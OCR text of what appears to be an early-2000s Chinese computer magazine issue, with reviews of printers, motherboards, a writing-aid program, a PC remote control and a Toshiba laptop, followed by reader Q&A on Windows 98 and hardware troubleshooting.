标准圆形，其实它在脱离喷头的瞬间，由于受重力和受力不均等因素影响，溅射到纸上是椭圆或是变形的圆，五角星是圆形的稳定内接多边形，在喷射瞬间可以利用张力使墨滴形状尽可能接近圆形。因此多点喷射时，所有墨点都会各就各位，一个像素一个坑，不会相互渗透和错位。

测试评价

佳能 S450 的外观相当朴实，没有什么特别之处，不过 600dpi 以下的分辨率（彩色）其打印速度非常快捷，是本次送测打印机中最快的一款，着实让人刮目相看。在测试中我们还发现 S450 的另一个特点，即 S450 在普通纸张上的打印效果和照片打印纸上的打印效果差不太远。这并不是说 S450 的照片纸打印的效果不好，而恰恰是 S450 在普通高分辨率纸上的打印效果很好，这对重视打印成本的家庭用户来说是非常重要的。

佳能的 S450 打印驱动设置也有全面并且丰富的特点。其彩色打印效果偏重于对色彩层次的控制上，也就是说在细节上对颜色变化效果的表现度很好。但 S450 的色彩鲜艳程度不如 EPSON 及 HP 两款打印机，在和这两款打印机的打印样张对比时，整体上显得有点“暗淡”，但在普通高分辨率纸样张对比中，S450 打印效果看起来就比较柔和，不像另两款那样显得过于艳丽。



丰富的打印设置

综合我们这次的测试成绩，在打印质量上我们认为，EPSON 和 HP 两款打印机的出色表现可以说是在伯仲之间，所以我们只好将 HP DeskJet 930C 和 EPSON STYLUS PHOTO 790 并列授予 CFan 彩色喷墨打印机最佳性能编辑推荐奖。而 Canon S450 因其打印成本和售价较低，但打印质量却很不错，所以我们给其授予 CFan 彩色喷墨打印机最佳性价比编辑推荐奖。我们希望通过这次评测，能给广大的读者朋友及家庭用户最好的购买方案参考，这样一来，我们的评测才真正具有价值。

附录：部分打印（机）名词解释

cpi：Characters Per Inch 的缩写。每英寸内所含的字符数，用来表示字符的大小、间距。（注：1 英寸＝2.54 厘米）

cpl：Characters Per Line 的缩写。每行中所含的字符个数，用来在横向方向表示字符的宽度、间距。

lpi：Lines Per Inch 的缩写。每英寸内所含的行数，用来表示在垂直方向字符的大小、间距。

cps：Characters Per Second 的缩写。每秒所能打印的字符个数，用来表示打印机的打印速度。当然，它和打印的字符大小有关。一般以 10cpi 的西文字符为基准来计算打印速度。

ppm：Papers Per Minute 的缩写。每分钟打印的页数，这是衡量非击打式打印机打印速度的重要参数，是指连续打印时的平均速度。


dpi：Dot Per Inch 的缩写。每英寸所打印的点数或线数，用来表示打印机的打印分辨率，这是衡量打印机打印精度的主要参数之一。一般来说，该值越大，表明打印机的打印精度越高。

SRGB：SRGB（Standard Red Green Blue）是一种彩色语言协定。它提供一个标准方法来定义色彩，让电脑的周边装置与应用软件对于色彩有一个共同的语言。SRGB 是由 HP 及微软两家公司在长达两年的时间内所共同发展出来的开放式业界标准。直至目前为止，已有越来越多的硬件及软件厂商采用此标准，如 Corel 及 Pantone 等公司。随着数码影像的普及，色彩一致性的问题将越来越普遍，将一个彩色语言协定纳入所有的输出输入装置和应用程序中，将有助于原色的重现。

CMYK：CMYK 又称减色系统，是专业出版领域里的色彩标准。它是由 CMY 三色系统发展而来的，CMYK 分别代表青、品红、黄、黑四种颜色，对于常用的 RGB 三色系统（R 代表红，G 代表绿，B 代表蓝），可由 C M Y 三种色彩叠加形成其他色彩，如 C+M=B，C+Y=G。

□北京 Ken

DFI CD70-SC主板测试



通过观察今年以来主板的结构变化,你可以发现,新主板的设计一直处于一种不尴不尬的境地:主板架构变动带来的性能提升似乎微乎其微,850对P4的支持好像还不如815对PⅢ支持好,KT133A也无法将Athlon性能发挥得更加出色……在这种情况下,支持双倍数据传输率的DDR技术被许多厂商看好,并将其列为未来PC性能提高的重要手段之一。

从最早出现的DDR显存到如今CPU对DDR传输的支持,DDR技术的应用正在迅速成熟,从而形成了一道靓丽的风景线——CFan这次测试的DFI CD70-SC主板采用VIA Apollo PRO266芯片组,此芯片组是支持DDR内存的。

该主板北桥为VIA 8633芯片,南桥采用VT8233芯片,支持Socket 370架构的PⅢ和Celeron处理器,可提供66、100、133MHz的标准外频,最大支持1GB主频处理器。提供六个PCI插槽、一个CNR插槽及一条AGP插槽,并支持ATA100规范,可扩展到六个USB接口,还板载了AC 97音效卡,具备很大的扩展升级空间。

该主板共提供了3个DDR SDRAM DIMM扩展槽,支持PC200和PC266内存,最大内存支持容量可达3GB。

DFI CD70-SC主板做工精良、布局合理,主板上几乎没有什么空白的芯片虚位和废弃的电路连接,感觉干净流畅。一些重要的跳线及接口附近都有较详细的标注说明,很适合普通用户使用。

以我们的眼光来看,这款主板设计最大的优点是在对主板的稳定性考虑上。

首先,在CPU插槽和内存插槽附近我们可以看见许多高品质直立式滤波电容,其次,在CPU插槽和内存插槽边上还可以看见特意设计的电阻,其功用是减少系统中其他部分负载变化而引起的电压波动的影响,并将电磁辐射减少到最小,从而保证系统及硬件工作的稳定性。

此外,我们还发现DFI CD70-SC主板采用了Unisem 3004芯片组。新一代的处理器一般要求在高动态的负载环境下进行功率管理,而IR的控制集成电路IRU 3004集成芯片,采用了已申请专利的结构,能实现低于100毫微秒的快速瞬变响应时间,在不增加电路复杂性的前提下,仍能维持高度稳定性。

另外,在DDR SDRAM DIMM扩展槽的下方,还有一块C9846AY芯片。这是一块Clock GEN时钟控制芯片,作用是使用单独电路控制DDR内存工作时钟频率以保证稳定。

从上面提到的一系列措施中可以看出,这款主板设计得相当用心良苦和不惜工本。

在进行测试前有几点我们要说明一下。

1.尽管在原理上DDR这种双倍数据传输方式要优于传统的传输方式,但在实际效果上并没有理论中那么优秀,只是比传统传输方式更强而已。

2.目前支持DDR内存的主板芯片有Ali、SIS、VIA等厂商生产的芯片组,但这些芯片组大部分是为Athlon处理器平台开发的。虽然AMD发布了针对DDR技术进行支持的处理器,但作为微处理器业的老大,Intel出于某些原因的考虑,并没有宣布对DDR技术进行支持,所以基于Intel平台的DDR主板目前只能采用VIA Apollo PRO266芯片组,且因为没有得到Intel的授

测试平台:
CPU: PⅢ 1GB
硬盘:IBM 60GXP 40G
内存:三星DDR PC266 128M
显示器:Acer 79P
光驱:Acer 52X
显示卡:技嘉GeForce3 64M DDR
DirectX 8.1、显示模式1024×768@85Hz
VIA Service Pack 1 (VIA 4 In 1)4.32版
英文Win98第二版
nVIDIA显卡公版12.90 WHQL版驱动

测试结果:

Business winstone2001 V1.0	40.7
Content creation winstone2001 V1.0	39.6

WinBench99 1.2

Business Disk WinMark 99	6110
High-End Disk WinMark 99	21900
Business Graphics WinMark 99	433
High-End Graphics WinMark 99	1200
CPUmark99	86.6
FPU\Winmark	5300

SiSoft Sandra 2001se PRO

CPU Benchmark	
Dhrystone ALU	2690(2700)MIPS
Whetstone FPU	1332(1340)MFLOPS
CPU Multi-MeDia Benchmark	
Integer SEE	5395(5428)it/s
Floating-Point SEE	6601(6640)it/s
Memory Benchmark	
int ALU/RAM Bandwidth	340MB/s
Float FPU/RAM Bandwidth	427MB/s
3DMark2001	4876

括号内为该软件提供的标准参考值

权，所以该芯片组对Intel处理器的配合程度相当令人怀疑，也因此令我们在测试前对其性能表现无法表示乐观。

测试结果说明：

操作系统和测试软件安装非常顺利，未出现兼容性问题，针对VIA主板的Service Pack 1 (VIA 4 In 1)补丁程序安装后也顺利地实现了对AGP4X及ATA100的完全支持。在整个测试过程中没有出现任何意外情况。

在对这款主板的测试当中，出乎我们意料之外的是该主板对CPU性能及系统整体性能的支持相当好，在ZD及SiSoft Sandra 2001se PRO两款测试软件中，CPU的浮点及整数运算都有相当正常的表现（对比一下SiSoft Sandra 2001se PRO所提供的CPU Benchmark标准性能测试参数，可发现实测成绩与之相差很细微，基本持平）；CPU Multi-MeDia Benchmark（CPU多媒体性能测试）中也体现了该主板完全不存在对Intel SEE2多媒体指令不支持的问题。

而且，在对3D显示的方面，我们可以对另两个平台的测试成绩作一个对比，一个是KT133A DDR主板平台搭配1G Athlon运行本次测试，用的是技嘉GeForce3显卡，得分为5080。另一个平台为815EP主板搭配PⅢ 1G来运行，得分为4910，与我们这次的测试成绩相比，差距都不大。

测试成绩中最令人失望的是在内存性能的测试当中。在Memory Benchmark测试中，内存的传输吞吐量很低，甚至要低于440BX主板与普通SDRAM搭配的传输量。关于这种情况我们通过非官方渠道进行了求证，根据VIA方面的说法是VIA8633芯片对DDR内存的支持存在一些问题，这些问题将在下一代VIA DDR芯片中得到解决。CF

评价

优点：

DFI CD70-SC主板在稳定性和兼容性方面表现良好。通过测试的结果，可以看出该款主板的整体性能不弱。

缺点：

该主板对DDR内存的性能支持方面的问题仍有待解决——不管怎么说，DDR技术的应用应该是个大趋势，而且相信随着科学技术的进步，DDR的性能优势将会得到更全面的体现。

别具新意的“超级助写王”

□北京 海天

文案处理是计算机日常应用中最为广泛的一种，市场上微软和金山的竞争已经达到了白热化程度。那么除去这两家著名公司，市场上就没有其他产品的生存空间了吗？其实，有特色的产品还是层出不穷的，这次我们拿到了一款“超级助写王”软件。该产品是智能化的写作软件产品，当用户处理文案工作需要“思路提示”和“错误提示”时，基于“网络助写”和“全程智能化”的超级助写王能帮助用户解决问题。

产品特色

特色功能之一：助写功能。软件包含13000条成语，以及大量的名言警句、唐诗宋词，当用户在输入框中输入文字后，其特有的自动补全功能，通过自动联想技术，补全成语、唐诗、宋词、名言警句、谚语俗语、歇后语等常用词语。

特色功能之二：词语优化功能。用户如果不能很好把握文档中的词语用法时，可以利用同义词替换功能对所用词语进行优化，协助自己进行斟词酌句，纠正一些用法不当的语法。超级助写王对每个词进行了详细注解，扩大了用户的联想空间，帮助用户选择最恰当的词语。

特色功能之三：丰富的文书模板。收录了各种经典范文、合同范本，包括商务信函、法律条款、经典范文等许多案例，所以用户可以在很短的时间内完成各种规范文书的写作。

特色功能之四：网络应用。超级助写王具有网页设计和发布、群发邮件、辅助聊天等网络功能。傻瓜化的网页制作工具，包含模板和网页制作素材。提供批量发送电子邮件功能，提高文件的发送效率。此外还可以利用网络下载各种精彩范文解决资料更新。



产品评价

优点：（1）该软件助写功能和词语优化功能都非常实用，可以帮助用户提高写作水平和协助用户写作。

（2）模板类型丰富，与Word、WPS中的模板相比，超级助写王的模板在实用性上有独到之处，使用更方便，指导性更强。

不足：功能上有待完善，如网页制作工具虽然带有模板和网页制作素材，但是过于简单。某些输入法（如万能五笔）下无法实现助写功能。CF

CFan结论

可以满足文秘、公务员、编辑、学生、作家、律师以及科技人员等用户在文字处理方面的需求。

出品商	北京金品科技公司
参考价格	58元


升技AMD761芯片组 DDR主板-KG7-Lite

□北京　点晴

DDR内存取代传统的PC 133 SDRAM内存应该说是大势所趋,目前不但各大内存厂商不遗余力地推动DDR内存成为行业标准,而且各主流芯片组厂商也都竞相推出了支持DDR SDRAM内存的芯片组。相对而言,目前采用AMD761芯片组的DDR主板品种比较丰富。我们手头拿到了一款升技在近期推出的KG7-RAID主板简化版——KG7-Lite,其目的主要是为了降低成本,使价格更有竞争力。

产品简介

升技KG7-Lite采用AMD761搭配VIA 686B的芯片组，全面支持AMD Athlon 700-1330MHz和Duron 600-950MHz的CPU,真正支持200/266MHz的前端总线。为了节省成本,该款主板上只设计了2根内存插槽,但仍可支持到2GB的内存容量。另外主板拥有1个AGP、6个PCI,并内建有2组16550 UART串口,还拥有硬件监控功能,可随时监控风扇、电压和系统温度,让你的机器处于随时安全控制状态。该款主板内建有升技全球首创的软跳线技术第三代——SoftMenuIII外频无级变速技术，为玩家们提供几项特殊的设计,使PC系统的效能充分发挥。FSB可以每1MHz作调整,基础的调整有66、68、75、80、83、100、103、105、110、112、115、120、124、133、140、145以及150MHz。



CFan结论

特点：做工精细，品质优良，超频性能出色，使用中感觉稳定性很好，安装各种硬件、软件时没有发生不兼容现象。

适合喜爱超频且希望产品兼容性好、价格适中的用户。

东方遥控专家试用手记

□北京　孔明

电脑的产生其实是为了让人们摆脱繁重脑力劳动的,而如何让电脑使用得更舒服这种细节问题则被人们关心得太少。你是不是一直为只能伏在电脑桌前才能操作电脑而苦恼呢？你是否曾经想过操作电脑也能像遥控电视机一样坐在沙发上或躺在床上就能进行呢？一款叫“东方遥控专家”的设备的确在这方面进行了有创意的尝试,值得我们关注。

产品介绍

这款“东方遥控专家”是北京实达铭泰公司开发的家用计算机遥控设备,通过它可以实现远距离的计算机操作(图1)。该产品主体包括遥控器和接收器两部分，遥控器由两节7号电池提供电力,通过红外线的方式进行远程控制;而接收端是通过连接计算机的9针串口来与计算机连接。

该产品的厂商推荐系统配置为Pentium II 233，64MB内存，要求还不高。

使用

我们根据产品的使用说明书,比较轻松地连接好了硬件,并顺利安装完驱动程序。在软件的安装方面，除了最基本的驱动与操作界面以外,还有东方影都和证券之星可以安装。东方影都是集CD播放器、Winamp、RealPlayer、媒体播放器、超级解霸、WinDVD等多种多媒体音视频播放软件的功能于一身的软件,通过它可以实现最全面的多媒体文件播放,也就



图 1




图 2

是操作者不必再一个一个地去寻找各类媒体文件的打开方式了，仅东方影都就基本可以胜任——这一点也是有利于简化遥控操作的。安装好驱动软件重新启动以后，我们在右下角的系统托盘处就可以看见多出了两个图标，分别是东方影都和东方遥控专家的图标。

对遥控器的操作分为按键和长按键两种，因此我们通过遥控器的 24 个按键和一个滚轮就可以实现更多的功能。比如可以通过长按键快速打开以下这些应用程序：东方影都、东方遥控专家的电子帮助、PowerPoint、ACDSee、Winamp、上网菜单、超级解霸、资源管理器、我的电脑、我的文档和邮件系统。在快速使用上，我们还可以实现播放光盘、调节音量、全屏播放、选曲播放、遥控上网、进入/退出屏幕保护、使用计算器和关闭计算机等主要功能，这些都是通过一两个按键就可以完成的最简单操作程序。

在通用的遥控操作方面，我们还可以实现关闭当前打开的应用程序、抓图、模拟小键盘、模拟其他功能键（切换窗口与应用程序）、实现系统控制（显示桌面、进入屏保、切换声道、启动自定义快捷程序）、对窗口操作、对菜单操作等。此外此系统还有如图2所示的系统主菜单，进入系统主菜单以后，操作者也可以再进入各种应用程序中。此外，这款东方遥控专家还具有自定义按键的功能，允许不同的使用者定义自己不同的应用程序，以方便快速打开。

CFan 结论

优点：这款产品小巧、美观、使用方便，不但适于在家庭中对电脑进行简单操作，而且还可以作为遥控器在商务与教学等方面的媒体演示（如PowerPoint、Word等）上发挥作用，可谓是一个遥控的多面手。

不足：虽然它可以定义众多的快捷按键，但是它仍然无法替代鼠标与键盘来进行较为复杂的输入输出工作。遥控器的一些按钮应尽可能做得大一些。由于该设备使用的是计算机的9针串口，如果该口已经被其他设备占用（我们测试时就遇到了这种情况）就有些麻烦了，建议改成USB接口。

出品商	北京实达铭泰公司
参考价格	99 元

□CFan 评测室　西风

东芝 SATELLITE 1750CDT

——杀入万元的笔记本电脑

笔记本电脑近来正在努力摆脱“贵族”电脑的称谓，悄然向平民化的方向靠近。国产的万元以下笔记本电脑已非凤毛麟角，而国际品牌的产品却只闻雷声，未见落雨。日前我们拿到了一款东芝SATELLITE 1750CDT笔记本电脑，售价只有9988元。说实话，这的确是一个很有吸引力的价格。那么这款产品是否会因此而牺牲特性呢？

产品简述

东芝SATELLITE 1750CDT采用的是笔记本专用C700处理器，内置64MB PC-100内存，ATI RAGE PRO图形加速卡、Crystal 4281声卡，10GB硬盘容量，值得一提的是使用了13英寸高分辨率真彩LCD液晶屏，内置了Mini PCI V.90 Modem，超薄机身，造型新颖。另外，这款笔记本电脑还配备了2个USB接口、2个TYPE II或1个TYPE III PC卡插槽（支持CARDBUS）、内置了3D音效立体扬声器。

CFan 结论

优点：

（1）该款机型采用的是笔记本专用的CPU，这一点比国内一些品牌笔记本电脑冒险采用台式机CPU以降低成本来说，应算令人放心。

（2）13英寸高分辨率真彩LCD液晶屏的确在同价位产品中比较少见，显示效果令人满意。

（3）无论是播放影碟还是运行游戏，声音的质量都很不错。

（4）电池充电后即使运行大型软件，使用时间也没有低过2小时，令人满意。

（5）机身比同类产品轻薄很多，外观时尚，携带非常方便，该特性给人留下深刻印象。

不足：

（1）内存容量偏低，运行一些大型软件略感吃力。

（2）CPU可以满足一般办公需要，但对大型多媒体应用则不能令人满意。

该产品性价比比较好，在同类产品中特点比较突出，比较适合追求功能全面，价格尽量低的移动办公用户购买。



★为什么我的电脑无法进行录音操作？
★为什么用 DM 低级格式化硬盘后容量变小了？
★ CD-RW 盘片一般能重复擦写多少次？
★在Windows98 SE中安装DirectCD2.5d时为何提示错误？
★如何解决 Word 显示无用图片时慢的问题？



我将麦克风插到声卡上，但在Windows 98下运行录音软件进行录音的时候却无论如何也录不上，我的声卡和麦克风在其他方面都是正常的，请问究竟是什么原因导致这个问题的呢?

答:您一般可以通过以下方法排除问题。

（1）首先应该确定麦克风的信号线插在了声卡后面的“麦克风输入”插孔内，一般这个插孔边上都有“Micro”字样或麦克风图案标识。

（2）启动 Windows 98 操作系统，用鼠标左键双击任务栏右侧托盘上的小喇叭图标，在随后弹出的 Volume Control 窗口中看看“Microphone”栏下是否选择了静音，如果没有该栏，则选择菜单栏中的“选项”→“属性”，看看“调整音量栏”中的“回放”、“录音”、“其他”项中“选择下列音量控制”栏内的“Microphone”项是否被选中，如果没有，请单击其左侧方框选中即可。

（3）如果仍然不能正常录音，可以在系统桌面上单击“开始”→“设置”→“控制面板”→“多媒体”→“设备”，并分别选择“混合器设备”和“线路输入设备”，用鼠标左键单击选中其下的各设备选项后，再单击“属性”按钮，将其选择为“使用该设备”状态。

（4）如果还不能正常录音，可以再检查一下“控制面板”→“多媒体”→“音频”选项中“录音”选项是否为灰色，如果是，可以在“控制面板”窗口中选择“添加新硬件”→“下一步”→“下一步”→“否，希望从列表中选择硬件”→“系统设备”→“下一步”，并在随后出现窗口的“生产厂商”一栏中选择“标准系统设备”，在右边的型号栏中选择“ISA Plug and Play bus”，选择“下一步”并按照提示安装即可。

我在安装Windows 2000操作系统时选择了NTFS文件格式，随后一次重做硬盘时使用DiskManager(DM)软件对硬盘进行低级格式化。重新启动电脑后硬盘由原来的4.3GB变成1.2GB，怎么也找不到剩下的3GB空间了，请问这是怎么回事？

答：这种现象的发生很可能是您使用了低版本的DiskManager(DM)软件对硬盘进行低级格式化造成的，一些低版本的DM软件对低格硬盘的大小有限制。您可以到网上下载一个最新版本的DM软件，对硬盘重新进行低级格式化操作即可解决问题。

我最近购买了一些CD-RW空白盘片，可我发现擦写几次后就无法再使用了，请问CD-RW空白盘片正常情况下可以重复擦写多少次呢?

答:不同的CD-RW空白光盘片由于品质有差别，因此可重复擦写次数不尽相同，但一般都可重复擦写千次左右。因此您所购买的CD-RW空白盘片应该属于伪劣产品，可找经销商调换。

我在Windows98 SE操作系统下安装DirectCD2.5d这个刻录软件时，系统提示错误信息，请问是否我的操作系统不能安装这个软件？

答：在 Windows98 SE 操作系统中安装 DirectCD2.5d 时会提示错误信息，但这只是该版本 DirectCD 软件的一个小BUG，并不会影响DirectCD软件的正常使用，在新版本DirectCD3.01a中，Adaptec公司已经修正了这个问题 。

我在用Office XP打开一个含有很多图片的Word文件时，总是因为图片完全显示到屏幕上的时间过长而耽误时间，可我有时只想编辑里面的文字，请问有没有办法加快文件的显示速度？

答：您可以进行如下操作：

（1）首先正常启动 Office XP 中的 Word 组件，在菜单栏中用鼠标左键单击“工具”→“选项”，然后选择“视图”选项卡。

（2）单击“图片框”选项左侧的小方框选中该项，选择“确定”即可。这样可以将文件中的图片显示成空白方框以加快显示速度。

★为什么打印时打了几行后就空出半行？

★如何在运行一些大型程序时查看内存是否够？

★给 CPU 散热风扇电机加油到底往哪里加？

★哪个 CMOS 选项导致我的 PCI 显卡花屏了？

★为什么设了密码开机后却不进行密码询问？

我使用的是EPSON STYLUS COLOR 480打印机，可最近在 Windows 中打印文件时系统提示了一次“非法操作”后，再打印其他文件时就出现打印几行后空出半行的情况，重新安装打印机驱动程序无法解决问题，可是将打印机换到其他电脑上却工作正常，请问如何解决这个问题？

答：您的问题应该出在系统软环境上，如果每次打印都出现同样的状况，一般是文件处理软件出现问题或者Windows中的临时文件夹出现问题。您应该着手从这两方面解决。

（1）卸载并重新安装文件处理软件。

（2）在 Windows 系统桌面上双击“我的电脑”，随后选择您安装操作系统的逻辑盘盘符（如 C 盘），然后进入Windows文件夹找到Temp文件夹，将其删除后重新启动电脑即可。

我想在Windows 98下看看我的电脑在运行一些大型应用程序后内存容量是否够用，是否需要增加内存，请问有什么办法？

答：（1）启动 Windows 98 操作系统后，在桌面上用鼠标左键单击“开始”→“程序”→“附件”→“系统工具”→“系统监视器”。如果没有这个选项，可以进入“开始”→“设置”→“控制面板”→“添加 / 删除程序”→“Windows 安装程序”，然后选择“系统工具”→“详细资料”→“系统监视器”，安装即可。

（2）在“系统监视器”中单击菜单中的“编辑”→“添加项目”按钮，选中“类别”栏中的“内存管理程序”，选中项目栏中的“未使用的物理内存”，然后单击“确定”。再单击“编辑”→“添加项目”，选中“类别”栏中的“内存管理程序”，选中“项目”中的“正在使用交换文件”，单击“确定”按钮。

（3）单击菜单栏中的“文件”→“开始记录”，并根据提示指定记录文件sysmon存储的文件夹。

（4）运行一个大型应用程序并进行复杂操作，然后关闭程序，单击菜单中的“文件”→“停止记录”，并到相应的文件夹中找到 sysmon 文件，用“记事本”程序打开，看看“未使用的物理内存”项目上的数据是否有十分接近于 0 的数值。如果有，则您需要增加内存了，增加的内存容量以“正在使用交换文件”项中的最大数据值作为参考即可。 （王毅）

前几期咱们这个栏目曾经介绍过 CPU 散热风扇噪音大可以给电机加一点机油，可我在将我的雷鸟CPU散热风扇拆下来以后却不知道如何给风扇电机加油，您能不能详细说一说？

答：（1）取下 CPU 散热风扇仔细观察，您可以发现风扇是用几颗螺丝钉固定在其下面的金属散热片上的。首先将螺丝拧下来，将风扇取下翻转到背面，可以看到背面的一块圆形橡皮盖或不干胶商标纸。

（2）将圆盖或不干胶商标纸揭开，就可以看到风扇内部的电机了，在电机轴上滴几滴润滑油，晃动使机油均匀浸到电机轴上，然后将圆盖或不干胶商标纸贴回即可。

我使用的是 PCI 显卡，一次进入 CMOS 后不知修改了什么，重新启动电脑后 Windows 98 出现启动画面时花屏，请问我应该如何调整？

答：这一般是 CMOS 中的 PCI/VGA Palette Snoop 选项被设成 Enabled 造成的问题，该项设置控制主 PCI VGA 控制器与 ISA 视频卡共享一个调色板，使与 VGA 不兼容的图形显示控制器获得 VGA 控制器的输出，但很多PCI显卡会与该项功能发生冲突。您只要开机后按Del键进入 CMOS 设置，找到该选项，通过 PageUp 键将其设置为 Disabled，然后按 F10 键保存退出就可以了。

为什么我在CMOS里不论设置Superuser Password或 User Password，开机后都不进行密码询问，而直接启动操作系统？

答：这是因为您在 CMOS 中只设置了口令，却没有设置口令的工作方式。您应该在启动电脑后，按 Del 键进入 CMOS 设置，选择 BIOS ADVANCED SETUP，找到其中的 Security Option 选项（有些主板是 Password Check），该选项为口令设置了三种工作方式：None、Setup、System。None 的功能是不检查口令；Setup 是进入 CMOS 设置时检查口令；System 是开机时即检查口令。如果您需要开机后即检查口令，可选择参数为System，然后按F10保存退出即可。



★为什么系统无法识别主板自带的显卡？
★显示器为什么无法从休眠状态下被唤醒？
★为什么在操作系统中无法找到“拨号网络”这个选项？
★如何在 Windows 98 下获得动态 IP 地址？
★安装ISDN后原来的普通电话机和传真机还能用吗？
★为什么“Internet 连接向导”无法自动配置ISDN设备？



问：我新装了一台电脑，配的是承启 815E 主板，Intel PIII 866的CPU,128MB PC133 SDRAM内存,迈拓 40GB DMA 66 的硬盘，这款主板上集成了声卡和显卡，组装完成并安装Windows 98操作系统后启动时一切顺利，可当操作系统提示发现新硬件并安装声卡、显卡驱动程序时却无法正确识别显卡，显卡驱动程序无法安装，可我明明用的是随主板自带的显卡驱动程序啊，请问这是怎么回事？

答：这种情况的发生一般是由于您在安装显卡驱动程序之前没有安装主板芯片组驱动程序造成的。您应该按照如下步骤操作:

（1）将随主板带的驱动程序光盘放入光盘驱动器，在随后出现的菜单中用鼠标左键单击选择 Intel Security Driver 选项并按提示安装该驱动程序。

（2）切换到 Windows 98 操作系统的桌面上，在空白处单击鼠标右键，在随后弹出的右键菜单中选择“属性”选项，然后依次选择“设置”→“高级”→“适配器”。

（3）单击适配器型号旁边的“更改”按钮，根据提示给出驱动程序光盘中显卡驱动程序的位置完成安装，重新启动电脑即可。

需要提示的是，您不但应该将驱动程序光盘中的Intel Security Driver 选项进行安装，还应该将 Ultra ATA Storage Driver 选项选中安装，否则您的硬盘无法实现 DMA 66 标准的数据传输速率。

我的电脑在进入休眠状态后，当敲击键盘或移动鼠标时，硬盘可以被唤醒，操作时硬盘也有反应，可显示器却仍然是黑屏状态，请问这是怎么回事？

答：这一般是您的显示器没有在操作系统中被正确识别或选择了错误的显示器型号进行安装导致的不能从休眠状态被唤醒的问题。您应该在切换到Windows操作系统的桌面上，在空白处单击鼠标右键，在随后弹出的右键菜单中选择“属性”选项，然后依次选择“设置”→“高级”→“监视器”→“更改”，选择正确的显示器型号进行安装即可。 （庞彬）

我想将我的56K Modem 安装到操作系统中，可在Windows 98操作系统中却没有找到“拨号网络”这个选项，无法对 Modem 进行安装设置，请问这个问题如何解决？

答：您的Windows 98操作系统中没有“拨号网络”选项，是因为您没有安装这个组件。按照下面步骤即可在操作系统中添加它。

（1）在 Windows 98 操作系统的桌面上用鼠标左键单击“开始”→“设置”→“控制面板”，然后双击“添加/删除程序”。

（2）选择“Windows安装程序”选项卡，选中“组件”栏中的“通讯”项并单击“详细资料”，在弹出的窗口中选中“拨号网络”，单击“确定”按钮，系统会从Windows 98的安装盘拷贝这个组件所需要的文件到硬盘上，这样您就可以安装设置Modem了。

听说拨号上网后电脑会自动获得一个动态 IP 地址，我用的是 Windows 98 操作系统，请问如何能够知道上网时的动态IP地址呢？

答：Windows 98 操作系统自身提供了一个命令，通过执行这个命令程序就可以获得本机的 IP 地址、默认网关、子网掩码、DNS 服务器等多方面信息。您可以在操作系统桌面上用鼠标左键单击“开始”→“运行”，在弹出的“运行”窗口中的“打开”栏内键入 winipcfg，然后单击“确定”即可。此后，您所需要的信息就会被显示出来。

我最近想申请安装ISDN，我想知道在一条普通电话线上可连接几台ISDN终端设备，原来的普通电话机和传真机还能用吗？

答：（1）从理论上讲，一条普通电话线上可连接 8 台 ISDN 终端设备。

（2）普通电话机和传真机仍然可以用。因为安装ISDN后一般都要购买一个叫做TA的设备，在TA上有两个普通电话插孔，可以连接普通电话或普通传真机。

为什么 Windows 95 操作系统中的“Internet 连接向导”无法自动配置 ISDN 设备?

答：Windows 95操作系统的确不能正确识别ISDN设备，如果您不能升级操作系统的话，可以到微软的官方网站下载“拨号网络”1.3 以上的版本安装到操作系统中，这样您电脑的操作系统就能正确识别 ISDN 设备了。

★如何知道谁在访问我的电脑？
★为什么按Shift键想加快重启速度却总是进入安全模式？
★为什么运行“磁盘碎片整理程序”时该程序反复运行？
★为什么每次启动时光驱都会发出“嗡嗡”的声音？
★浏览网页时若IE的菜单栏不能显示，如何将其加入收藏夹？
★如何解决USB卡端口无法与数码相机配合的问题？
★为什么CD-ROM驱动器无法读取CD-R盘片？
★窗口显示不全时如何对窗口进行操作？

我使用的是Windows 98操作系统，电脑连接在局域网中，关机时系统经常提示说有其他电脑和我的电脑相连，请问我如何能知道是谁在访问我的电脑？

答：Windows 98操作系统中有一个“网络监视器”工具，利用它可以看到网络中的哪台电脑在访问您的电脑。具体应用如下：在Windows 98系统桌面上用鼠标左键单击“开始”→“程序”→“附件”→“系统工具”→“网络监视器”，单击打开这个工具您就可以看到是谁在访问您的电脑了。如果您的操作系统中没有安装这个工具，可以通过“开始”→“设置”→“控制面板”中的“添加/删除程序”来安装该组件。

我在一些文章中看到过在重新启动Windows操作系统时按下Shift键可以加快重新启动的速度，但为什么我这么做以后却总是使Windows系统进入安全模式？

答：如果想用按住Shift键来快速启动Windows的话，应该是在看到屏幕上显示Restarting Windows时就松开Shift键，不然Windows在启动的过程中由于检测到Shift 键处于被按下状态，当然就会进入安全模式了。

为什么我在Windows 98操作系统中运行“磁盘碎片整理程序”时该程序总是报告磁盘内容发生了变化，然后反复从头运行，一遍又一遍周而复始，按您第2期介绍的方法也无法解决？

答：这种情况的发生一般是由于您在运行“磁盘碎片整理程序”的同时又运行了其他应用程序，这些程序在运行中对磁盘进行了读写操作，导致Windows的磁盘整理程序发现磁盘的文件发生了变化，所以反复从头开始整理磁盘。所以您在整理磁盘碎片时，应该关闭所有应用程序，并退出杀毒、防火墙类软件，禁止屏幕保护程序的运行。

我的光驱每次在电脑开机启动时都会发出“嗡嗡”的声音，一般持续一段时间以后就会减轻，但读盘的时候有时也会出现这种声音，但在热启动或按复位键重新启动电脑时则没有这种情况发生，请问这是什么原因造成的？

答：这种情况一般是由于机箱钢板太薄，使得光盘驱动器在从静止状态到高速旋转状态时与机箱钢板发生共振产生噪音。您可以在光驱与固定支架之间加一些胶皮垫圈以减小共振影响。

